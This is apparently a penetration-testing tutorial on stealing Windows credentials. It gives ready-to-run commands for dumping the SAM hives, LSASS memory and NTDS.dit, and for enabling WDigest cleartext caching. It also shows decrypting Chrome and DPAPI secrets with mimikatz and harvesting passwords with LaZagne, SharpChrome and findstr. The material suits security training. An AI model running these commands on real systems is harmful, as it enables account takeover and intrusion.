Windows Local Password Attacks
Security Account Manager (SAM)
The Security Account Manager (SAM) is a Windows database that stores user account credentials and security information for local accounts. It resides at C:\Windows\System32\Config\SAM and is encrypted to protect stored password hashes. SAM manages local authentication and is an essential component of the Windows security framework. Direct access to the SAM file is restricted as it is always in use by the OS.
With access to a non-domain joined Windows system, we can extract SAM database files for offline password hash cracking, avoiding the need to maintain an active session with the target.
SAM Registry Hives
hklm\sam: Stores user account data and password hashes for local authentication.hklm\system: Contains system configuration data, required for decrypting the SAM file.hklm\security: Stores security settings, policies, and audit information related to system security
HKLM\SAMcorresponds to theSAMfile located atC:\Windows\System32\Config\SAM.HKLM\SYSTEMcorresponds to theSYSTEMfile located atC:\Windows\System32\Config\SYSTEM.
Attacking SAM Registry Hives
It is necessary to have the Admin Rights or SEBackupPrivilege to copy SAM Registry Hives.
We need to create backup for this hives using reg.exe, regsave or simply COPY:
reg.exe save hklm\sam C:\sam
reg.exe save hklm\system C:\system
reg.exe save hklm\security C:\security
We primarily need the HKLM\SAM and HKLM\SYSTEM registry hives for offline cracking, but saving the HKLM\SECURITY hive can also be useful, as it may contain cached domain user account hashes from domain-joined systems.
We can now transfer the files to our attack machine using any technique we're familiar with. For various methods of file transfer, refer to the following techniques:
Dumping hash with secretsdump.py
python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam -security security -system system LOCAL
Using the above command, smbserver.py successfully dumps the local SAM hashes. We can now crack the hash using tool of our choice:
Note: Modern Windows OS store passwords as NT hashes, while older versions (pre-Vista and pre-Server 2008) use LM hashes.
Dump Remotely (Quick Win using CrackMapExec)
You can dump LSA secrets and SAM hashes remotely by leveraging tools like crackmapexec. For LSA secrets, use the --lsa flag to extract secrets, and for SAM hashes, use the --sam flag. The command format for both is:
nxc smb <target_ip> --local-auth -u <username> -p <password> --lsa
nxc smb <target_ip> --local-auth -u <username> -p <password> --sam

# Note for --lsa
# $DCC2$ > Domain Cached Credentials 2 (DCC2), MS Cache 2
# Crack using hashcat module: 2100
# Use value after $DCC2$ to crack.
LSASS
LSASS (Local Security Authority Subsystem Service) is a Windows process responsible for enforcing security policies, including user authentication and password validation. It handles login requests, creates access tokens, and manages security protocols. LSASS also interacts with the SAM and LSA to protect credentials and enforce access control on the system.
Dumping LSASS Process Memory
It is necessary to have the Admin Rights or SEDebugPrivilege to dump LSASS Process Memory.
Since we know that LSASS is a Windows process (or service) that runs in the background and implements LSA policies, we can dump it and benefit from the data it contains.
Few Dumping Techniques
Task Manager


The file is saved in the logged-on user's directory.
Rundll32.exe & Comsvcs.dll
Modern Anti-virus tools recognize this method as malicious activity.
Finding LSASS PID
| Cmd | tasklist /svc |
|---|---|
| PowerShell | Get-Process lsass |
Creating lsass.dmp using PowerShell
We need elevated PowerShell session for this. 660 below is PID.
rundll32 C:\windows\system32\comsvcs.dll, MiniDump 660 C:\lsass.dmp full
Procdump
A legitimate Windows Sysinternals tool used to dump the memory of the LSASS process.
procdump -ma lsass.exe lsass_dum
More Techniques
More techniques are available at:
- https://www.deepinstinct.com/blog/lsass-memory-dumps-are-stealthier-than-ever-before
- https://blog.cyberadvisors.com/technical-blog/attacks-defenses-dumping-lsass-no-mimikatz/
- https://www.logpoint.com/wp-content/uploads/2024/07/logpoint-etpr-defending-against-os-credential-dumping.pdf
Once we have the lsass.dmp ready, we can now transfer the files to our attack machine using any technique we're familiar with. For various methods of file transfer, refer to the following techniques:
Extract Credentials using Pypykatz
Pypykatz is an implementation of Mimikatz written in pure Python, while Mimikatz only runs on Windows systems. Therefore, we can use pypykatz on our Linux attack host.
LSASS stores credentials for active logon sessions. By dumping its memory, we capture a snapshot of the credentials in use.
pypykatz lsa minidump lsass.DMP
LSASS caches credentials used by WDIGEST in clear-text. If targeting a Windows system with WDIGEST enabled, it's likely we’ll find a password in clear text. Newer systems, however, use NT hashes instead.
Enable WDIGEST if you have permission (to view passwords in cleartext)
## Command to enable WDIGEST
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1

## Confirm it's enabled using
reg query "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest"

## Note: 'UseLogonCredential REG_DWORD 0x1' should be set to 1, not 0.

shutdown /r /t 0 /f
Now we can crack the NT Hash obtained from Pypykatz output using tool of choice:
Quick Win using CrackMapExec
nxc smb 10.10.10.10 -u 'rezydev' -p 'Coolpass123@' -M lsassy

# Other Similar Modules
-M procdump
-M handlekatz
-M nanodump # not guranteed
More info: here
Active Directory & NTDS.dit
NTDS.dit
NTDS.dit is the Active Directory database file used by Windows Domain Controllers. It stores information about domain objects, including users, groups, and computers. This file is essential for domain authentication and authorization.
NTDS.dit is typically located in the %SystemRoot%\NTDS folder on a Domain Controller. It contains password hashes and other sensitive data to extract credentials or escalate privileges in a domain environment.
Checking Privileges
We need to verify if the current account has local administrator rights. To copy the NTDS.dit file, the account must have membership in the Administrators group, Domain Admins group, or an equivalent role. Additionally, it’s important to assess the domain-level privileges the account possesses.
Local Group Membership
net localgroup
User Account Privileges
net user <username-here>
Shadow Copy of C:
We can use vssadmin to create a Volume Shadow Copy (VSS) of the C: drive or any other volume where Active Directory might be installed.
vssadmin CREATE SHADOW /For=C:
Copying NTDS.dit from the VSS
Copy the NTDS.dit file from the shadow copy to another location on the drive.
cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\NTDS.dit C:\NTDS\NTDS.dit
Once we have created a shadow copy of the NTDS.dit file, we can transfer it to the attack host.
Quick Win using CrackMapExec and Secretsdump
Following command uses VSS to quickly capture and extract the NTDS.dit file right from the terminal.
nxc smb 10.10.10.10 -u <username> -p <password> --ntds

# -M ntdsutil

# Extract NTLM Hashes and Kerberos Keys
python3 /path/to/secretsdump.py -outputfile hashes -just-dc REZYDEV/jethalal@192.168.1.7
## Note: '-just-dc-ntlm' for NTLM Hashes only
## or '-just-dc-user bhide' for targeted approach.
DPAPI
- DPAPI is a Windows feature used to encrypt and decrypt sensitive user data, like saved passwords.
- Encryption is user-specific and tied to their Windows credentials.
- Used by many Windows features and apps to securely store secrets.
Common Applications Using DPAPI
| Application | What it stores with DPAPI |
|---|---|
| Google Chrome | Saved usernames & passwords |
| Outlook | Email account passwords |
| Remote Desktop | Saved connection credentials |
| Credential Manager | Network shares, VPNs, Wi-Fi credentials |
| Internet Explorer | Auto-fill login credentials |
Attacking DPAPI
If you have access to the user’s login credentials or can extract machine/user keys, you can decrypt DPAPI-protected data using tools like:
mimikatzImpacket's dpapi.pyDonPAPI
Example:
Let’s say we want to extract Chrome's passwords and used mimikatz:
mimikatz> dpapi::chrome /in:"C:\Users\phpheker\AppData\Local\Google\Chrome\User Data\Default\Login Data" /unprotect

> AES Key is: 9f8e7a10aa5dbe3c69f82760fa42bdf338f1b4c93762f4c8e374d917ccd2f9a2

URL     : http://example.local/
Username: alice
Password: Winter2024!
Credential Harvesting
Since we have initial access, we can search for credentials across the file system, such as Passwords, Passphrases, Keys, Username, User account, Creds, Users, Passkeys, Configuration, dbcredential, dbpassword, and pwd. These may reveal leftover passwords set by system admins or the user of the system.
LaZagne (Automated)
The LaZagne project is an open-source tool that retrieves passwords stored on a local computer by using various methods (plaintext, APIs, custom algorithms, databases, etc.) for commonly-used software.
Link: https://github.com/AlessandroZ/LaZagne
lazagne.exe all
lazagne.exe all -vv
SessionGopher (Automated)
SessionGopher is a PowerShell tool that extracts saved credentials from PuTTY, WinSCP, FileZilla, SuperPuTTY, and RDP. It searches the HKEY_USERS hive and drives for saved session data, decrypting any stored login info. It can run locally or remotely on standalone or domain-joined hosts.
Local admin access is needed to retrieve all user session data, but running as the current user may still reveal useful credentials.
Import-Module .\SessionGopher.ps1
Invoke-SessionGopher -Target HOSTNAME-HERE
SharpChrome (Automated)
We can use this tool to retrieve cookies and saved logins from Google Chrome.
.\SharpChrome.exe logins /unprotect
findstr
We can use findstr to search for patterns across various file types on a Windows system. By focusing on common keywords, we can uncover credentials. Here's an example of searching for "password" across multiple file formats:
findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yml
Powershell History
# Get history file
(Get-PSReadLineOption).HistorySavePath

# Read it
gc (Get-PSReadLineOption).HistorySavePath
PowerShell Credentials
Exporting Credentials:
The sysadmin may export credentials to a xml file like so:
# Export credentials to XML (replace with your path)
Get-Credential | Export-Clixml -Path 'C:\scripts\creds.xml'
Importing & Using Credentials
Then use the exported xml file to pass the encrypted password somewhere (in this scenerio, it's passed to Connect-Server cmdlet of powershell to access a server with credentials passed in encrypted form.)
# Import encrypted credentials
$encryptedCred = Import-Clixml -Path 'C:\scripts\creds.xml'
$decryptedPassword = $encryptedCred.GetNetworkCredential().Password
Connect-Server -Server 'Server-01' -User 'admin_user' -Password $decryptedPassword
Credential Retrieval
We as an attacker can decrypt that credentials if we are on the same machine.
# Retrieve username and password
$cred = Import-Clixml -Path 'C:\scripts\creds.xml'
$cred.GetNetworkCredential().Username  # admin_user
$cred.GetNetworkCredential().Password  # MySuperSecurePass123!
- DPAPI encryption protects credentials.
- Only the same user on the same machine can decrypt them.
StickyNotes Password Retrieval
Windows StickyNotes stores data in a SQLite database:
Location:
C:\Users\<user>\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite
Files of Interest:
plum.sqliteplum.sqlite-shmplum.sqlite-wal
Copy these files and open them with DB Browser for SQLite.
Run:
SELECT Text FROM Note;
to extract stored notes (potentially containing passwords).
Extract using PowerShell
Set-ExecutionPolicy Bypass -Scope Process
> A

# https://github.com/RamblingCookieMonster/PSSQLite/blob/master/PSSQLite/PSSQLite.psd1
Import-Module .\PSSQLite.psd1

$db = 'C:\Users\rezydev\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite'
Invoke-SqliteQuery -Database $db -Query "SELECT Text FROM Note" | ft -wrap
Password Managers (KeePass Databases)
- Hunt for files with extention
.kdbx - Use keepass2john on it.
- Crack the passwords using hashcat module
-m 13400.
Other wins
- Group Policy in SYSVOL: Check for passwords in group policy scripts.
- IT and Dev Share Scripts: Look for passwords in scripts on IT or dev shares.
- Unattend.xml: Search for hardcoded passwords in automation files.
- AD User Fields: Inspect user and computer description fields in AD for credentials.
- User Files: Look for
pass.txt,passwords.docx, etc., on user systems or shares. - Network Shares: Search shared drives and network locations for credential files.
- Service Accounts: Check service account configurations for stored passwords.
- RDP Configurations: Inspect RDP or remote access files for credentials.
- SYSVOL Scripts: Explore SYSVOL for password-containing scripts.
- Backup Files: Review backup directories for sensitive information.
- Emails: We can use MailSniper if we have access to a machine with a Microsoft Exchange inbox. We can attempt to search the user's email for terms such as "pass," "creds," "credentials," etc.